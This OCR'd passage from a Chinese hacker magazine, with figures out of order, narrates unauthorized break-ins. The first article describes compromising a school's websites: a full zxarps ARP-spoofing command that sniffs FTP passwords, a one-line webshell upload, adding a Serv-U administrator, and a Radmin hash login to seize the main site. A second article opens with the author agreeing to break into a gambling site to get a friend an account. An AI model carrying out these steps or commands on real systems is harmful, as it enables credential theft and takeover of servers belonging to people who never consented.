


图 7

思议，svi的谨慎和把握每个细节，让我佩服。后来因为大三的课程太多了，没有能去见识真正安全公司做的安全评估真是有点遗憾。不过呢，在这次的检测中学到了一个新方法也是高兴的。其实渗透就是在不断的尝试着各种各样的方法去得到进一步的接近目的，在渗透的过程中也是在不断的收集各种看似不重要的信息（比如这个JSP缓存目录），但是这些信息就是对你很有帮助的。

编辑点评：

我认为作者能够最后入侵成功，关键的一步是看懂了login_jsp.java源码，然后构造语句进入了后台。还是那句话，想做一个好的黑客，会编程是必要的。

na查看端口，并逐一试验，发现5666是终端端口，用添加的用户登录成功，如图9。




图8

用tracert命令试一下，发现可以进行arp欺骗，如图10。







图9


通过进一步发现，肉鸡、学校的官方网站和学校的新闻网都在一个网段内，于是在肉鸡上安装cain4.9对官方网站和学校的新闻网进行嗅探，由于学校网站的访问量非常大，过不了多久cain就自动退出了，每隔一两个小时我都得重新启动cain，挺郁闷的，后来换了zxarps.exe这个工具，以前杂志上也介绍过，就不多说了，运行非常稳定，一个星期也不会退出，执行**zxarps.exe -idx 0 -ip 125.xxx.xxx.xxx-125.xxx.xxx.xxx -port 21 -spoofmode 3 -logfilter "_USER ,_PASS" -save_a sniff.log**，大约过了4天左右终于嗅探到了学校新闻网的ftp密码，如图11。


图10


图11

ftp上传海洋一句话木马，发现开启了终端服务，端口为11110，再上传su.asp添加管理员yf，servu默认管理密码没有改，添加管理员成功；由于servu版本不高，存在溢出漏洞，还可以通过溢出获得系统权限。在肉鸡上成功登录终端，如图12。


图13



图12


三、入侵主站

在新闻网的硬盘上翻了翻，发现安装了Radmin，用net start命令查看了一下，发现Radmin正在运行，在注册表中找到端口的键值，是16进制的，不能用10月份《黑客手册》提供的vbs代码还原出端口，用netstat na命令查看了一下，发现开了11111端口，和终端端口挨着，试了试，发现正是radmin开的端口。由于官方网站和新闻网的ip相隔不远，并且都是我们学校的，于是猜想可能是一个管理员，telnet官方网站一下，发现官方网站也开了11110和11111端口，并且11110正是终端端口，用radmin连接11111端口，弹出了请输入密码的提示，看来多半是一个管理员。

把注册表中radmin的密码放在www.cmd5.com上破解，没有破解出来。哈哈，那就试试最近非常流行的radmin提权漏洞，正在为用ollydbg调试radmin发愁，网上正好出现了radmin_ hash版，直接输入md5散列就可以了，连接官方网站，成功了！如图13，图14。

于是填加个管理员登录官方网站的终端，哈哈，如图15。


图15


图14

四、入侵中遇到的问题

这次入侵实际上要复杂的多，我用ping出来的官方网址的ip在http://whois.webhosting.info上查询，却没有官方网址，而在同网段的另一个ip上查到了，用radmin也连接成功了，在里面看了看，发现官方网站在这里有个备份，而且网站存放的路径都一样，后来才知道为了维持官方网站的健壮性，准备了两个ip，一个出现问题，域名马上就转到另一个上面。

由于还没有联系上管理员说明漏洞问题，所以对图片和网址做了处理，我只是进行友情检测，并没有进行任何破坏。最后祝愿校长身体健康，母校蒸蒸日上！

[文章里用到job.rar和radmin已收录在本期光盘]

编辑点评：

说句实话，我的第一感觉觉得这篇文章可能并不是一次真的实战入侵，要不然怎么tomcat空密码、serv-u溢出、radmin的HASH登录、ARP嗅探这些流行的入侵方法全部体现在一次入侵中呢，而且每一步都如此顺利。当然，入侵实战是实战，文章是文章，这和这篇文章写的是否是真的实战入侵毫无关系，只要能让我们的读者学到一点东东，就是好文章了。

细节决定成败——检测赌神足球网和六合彩网

文 elin

从本文你可以学到：

1. 从某个细节处入手检测未知程序系统
2. 利用Webshell对数据库进行修改

一、源起

一日，我在网上闲逛，QQ上一好友发来一个网站网址：

www.1****8.com，告诉我说是一个赌球网，里面还有一个六合彩网：www.1****8.com/xinwen/，让我帮其拿个账号。我本就闲着无事可做，加上也未对此类网站作过检测，于是答应帮他看一看。

二、初步分析

打开这两个网址，好家伙，会员价格还真高，单场380元，白金会员包月102000元，可真黑啊，提供的资料真有这么神吗，值这么多钱吗？进一步提起了我的兴趣，先不管这些，我们来进行网站安全的初步分析。六合彩网站是在赌球网的下一级目录中，所以随便得到其中一个站的webshell就相当于一起拿到了两个（图1，图2）。赌球网看样子好像是自己编写的，但经初步检测也没有明显的注入漏洞，其中的“足球论坛”版块是用的动网8.0论坛系统，默认数据库也没改，所以很容易拿下，但是我后来发现它却和主站不是一个服务器上，所以暂时就不从它入手了。六合彩论坛看样子很像是用的一个什么新闻系统，就是由于我见不多识不广，所以也不知道其用的到底是一套什么系统。经过以上分析，我感觉还是六合彩论坛更加容易入手些，所以确定第一目标为六合彩论坛。

